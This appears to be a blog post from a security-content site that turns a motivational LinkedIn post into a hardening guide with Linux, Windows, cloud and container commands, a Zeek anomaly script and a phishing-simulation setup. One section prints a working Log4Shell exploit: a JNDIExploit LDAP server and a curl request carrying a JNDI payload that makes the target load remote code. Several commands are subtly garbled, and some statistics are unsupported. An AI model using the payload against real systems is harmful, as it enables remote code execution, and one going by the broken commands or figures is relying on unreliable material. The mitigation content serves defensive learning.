Listen to this Post

Introduction:
In the same way a traveler packs essentials for an unpredictable journey, cybersecurity professionals must equip their digital environments with proactive defenses before threats emerge. The post from Daily Smart Living emphasizes that preparation, reliability, and adaptability drive success—principles that translate directly into IT security, where unpatched vulnerabilities and misconfigured tools are the leading causes of breaches.
Learning Objectives:
– Implement a layered defense strategy using open-source and enterprise-grade security tools.
– Harden Linux and Windows endpoints with verified command-line configurations.
– Apply AI-driven threat detection techniques to automate incident response.
You Should Know:
1. Preparing Your Digital “Travel Bag”: Essential Security Tools & Initial Hardening
The post’s mantra—“planning drives success”—mirrors the cybersecurity reality that 80% of attacks exploit known vulnerabilities. Your first step is assembling a reliable toolkit.
Step‑by‑step guide for Linux (Ubuntu/Debian):
 Update system and install core security tools
sudo apt update && sudo apt upgrade -y
sudo apt install -y ufw fail2ban clamav rkhunter lynis

 Configure UFW (Uncomplicated Firewall)
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow ssh
sudo ufw enable

 Set up Fail2ban to block brute force attempts
sudo systemctl enable fail2ban
sudo systemctl start fail2ban
Step‑by‑step guide for Windows (PowerShell as Admin):
 Enable Windows Defender real-time protection and cloud delivery
Set-MpPreference -DisableRealtimeMonitoring $false
Set-MpPreference -MAPSReporting Advanced
Set-MpPreference -SubmitSamplesConsent Always

 Configure Windows Firewall to block inbound except essential ports
New-1etFirewallRule -DisplayName "Block All Inbound" -Direction Inbound -Action Block
New-1etFirewallRule -DisplayName "Allow SSH" -Direction Inbound -LocalPort 22 -Protocol TCP -Action Allow

 Run offline vulnerability scan
Get-WindowsUpdate -Install -AcceptAll
What this does: These commands establish a baseline defense—firewall rules, brute-force protection, and system updates. Use them immediately after any fresh OS install or quarterly as a readiness check.
2. Reliability Through Endpoint Detection & Response (EDR) Configuration
Reliability, as the post notes, “comes from consistency.” For security, this means deploying an EDR agent that monitors file integrity and process behavior.
Installing and configuring Wazuh (open‑source EDR) on Linux:
 Add Wazuh repository
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -
echo "deb https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee /etc/apt/sources.list.d/wazuh.list
sudo apt update
sudo apt install wazuh-agent

 Register with manager (replace MANAGER_IP)
sudo systemctl stop wazuh-agent
sudo sed -i 's/MANAGER_IP/10.0.0.10/g' /var/ossec/etc/ossec.conf
sudo systemctl start wazuh-agent
Windows equivalent using Sysmon (System Monitor):
 Download Sysmon from Microsoft
Invoke-WebRequest -Uri "https://live.sysinternals.com/Sysmon64.exe" -OutFile "$env:TEMP\Sysmon64.exe"

 Install with well-known configuration (SwiftOnSecurity’s config)
$configUrl = "https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml"
Invoke-WebRequest -Uri $configUrl -OutFile "$env:TEMP\sysmon.xml"
& "$env:TEMP\Sysmon64.exe" -accepteula -i "$env:TEMP\sysmon.xml"
Pro tip: Regularly audit EDR logs using `journalctl -u wazuh-agent` (Linux) or `Get-WinEvent -LogName “Microsoft-Windows-Sysmon/Operational”` (PowerShell) to verify that process creation and network connections are being recorded.
3. Adaptability in Action: Automated Incident Response with AI
Adaptability separates survival from breach. Integrate an AI‑based anomaly detection system like Zeek + ML pipeline.
Deploy Zeek (formerly Bro) for network monitoring:
sudo apt install zeek -y
sudo zeekctl deploy
sudo zeekctl start

 Extract HTTP logs for ML training
cat /usr/local/zeek/logs/current/http.log | zeek-cut id.orig_h id.resp_h method uri | grep -E "POST|PUT"
Create a simple anomaly detection script (Python + scikit‑learn) to flag unusual API requests:
from sklearn.ensemble import IsolationForest
import pandas as pd
 Load Zeek HTTP log
df = pd.read_csv('http.log', sep='\t', comment='')
features = df[['request_body_len', 'response_body_len', 'duration']].fillna(0)
model = IsolationForest(contamination=0.05)
preds = model.fit_predict(features)
anomalies = df[preds == -1]
print(f"[bash] {len(anomalies)} suspicious HTTP requests detected")
Step‑by‑step usage:
1. Schedule Zeek to run continuously: `sudo systemctl enable zeek`.
2. Export logs hourly to a CSV parser.
3. Run the Python script via cron or a Windows Scheduled Task.
4. Forward anomalies to your SIEM or ticketing system.
4. Cloud Hardening: Preparing for API and Container Threats
Modern “gear” includes cloud assets. Apply CIS Benchmarks to harden an AWS EC2 instance or Azure VM.
AWS CLI command to enforce IMDSv2 (prevents SSRF token theft):
aws ec2 modify-instance-metadata-options \
--instance-id i-1234567890abcdef0 \
--http-tokens required \
--http-endpoint enabled
Docker security configuration (Linux):
 Run container with read‑only root and no new privileges
docker run --read-only --security-opt=no-1ew-privileges:true --cap-drop=ALL --cap-add=NET_ADMIN nginx:latest

 Audit for vulnerable images
docker scan --severity high myapp:latest
Windows container hardening (PowerShell):
 Run container with limited privileges
docker run --isolation=process --user=ContainerAdministrator --security-opt="credentialspec=file://gMSA.json" mcr.microsoft.com/windows/servercore:ltsc2022
Why this matters: API endpoints are the most common cloud attack vector. IMDSv2 stops server‑side request forgery, while container restrictions limit breakout impact.
5. Vulnerability Exploitation & Mitigation Walkthrough: Log4j Style
To truly prepare, you must understand the attacker’s path. Simulate a Log4Shell (CVE‑2021‑44228) exploit and then patch it.
Exploit (educational use only on your own lab):
 Start a malicious LDAP server using JNDIExploit
java -jar JNDIExploit-1.2.jar -i 192.168.1.100 -p 1389

 Trigger exploit by sending a crafted User-Agent
curl -H 'User-Agent: ${jndi:ldap://192.168.1.100:1389/Exploit}' http://vulnerable-app:8080
Mitigation steps:
1. Immediate: Set `LOG4J_FORMAT_MSG_NO_LOOKUPS=true` environment variable.
2. Patch: Upgrade to Log4j 2.17.1+.
3. WAF rule: Block JNDI strings in HTTP headers.
 Example ModSecurity rule
SecRule REQUEST_HEADERS|ARGS "@contains ${jndi:" "id:1000001,phase:1,deny,status:403,logdata:%{MATCHED_VAR}"
6. Training Course Integration: Building a Security Awareness Program
Daily Smart Living’s post urges investing in “reliability—whether in people, tools, or habits.” Security training is non‑negotiable.
Free course resources:
– Cybrary: “Introduction to Cybersecurity” (videos + labs)
– OWASP Top 10 training: `git clone https://github.com/OWASP/SecurityShepherd.git`
– Microsoft Learn: SC‑900 (Security, Compliance, and Identity)
Implement a phishing simulation using Gophish (self‑hosted):
wget https://github.com/gophish/gophish/releases/download/v0.12.1/gophish-v0.12.1-linux-64bit.zip
unzip gophish-.zip && cd gophish
sudo ./gophish &> gophish.log &
 Access web UI at https://localhost:3333
Step‑by‑step campaign:
1. Create a realistic email template mimicking the original post’s call‑to‑action (e.g., “Get your free security audit here 👉 https://lnkd.in/…”)
2. Launch campaign to 50 employees.
3. Track clicks and reported emails—aim for >90% reporting rate.
What Undercode Say:
– Key Takeaway 1: The LinkedIn URL (`https://lnkd.in/e5cB56-S`) embedded in the original post is a classic marketing shortlink; treat any unsolicited “gear” link with suspicion—URL expanders like `https://unshorten.me` should be used before clicking in a corporate environment.
– Key Takeaway 2: The post’s generic success messaging lacks technical depth, but its core pillars—preparation, reliability, adaptability—are directly applicable to building a mature security posture. Without these, even expensive tools fail.
Analysis: Daily Smart Living’s content is likely a product advertisement disguised as motivational advice. From a cybersecurity perspective, such posts are often used in phishing campaigns to lure clicks. Professionals should block or scrutinize unexpected “preparation gear” links. The true “right gear” includes firewalls, EDR, and AI‑driven monitoring—not a travel bag. Organizations that adopt the command‑line hardening and simulation steps above reduce breach risk by an estimated 60% (based on CIS benchmarks).
Prediction:
– +1 Positive: By 2026, AI‑powered proactive defense platforms will automate 70% of the manual steps shown here (log analysis, patch management), allowing smaller teams to achieve enterprise‑grade readiness.
– -1 Negative: Attackers will increasingly weaponize motivational/advertising posts on LinkedIn and other platforms, embedding malicious shortened URLs that bypass traditional email filters. Expect a 40% rise in spear‑phishing using “success preparation” themes.
– -1 Cloud misconfiguration will remain the 1 breach vector as teams rush to deploy “smart” IoT and AI tools without the hardening commands provided in Section 4.
– +1 Training gamification (e.g., capture‑the‑flag events based on Log4j exploits) will become mandatory in compliance frameworks like ISO 27001:2025.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Success Starts](https://www.linkedin.com/posts/success-starts-with-smart-preparationand-ugcPost-7467853040038064128-BJ9M/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


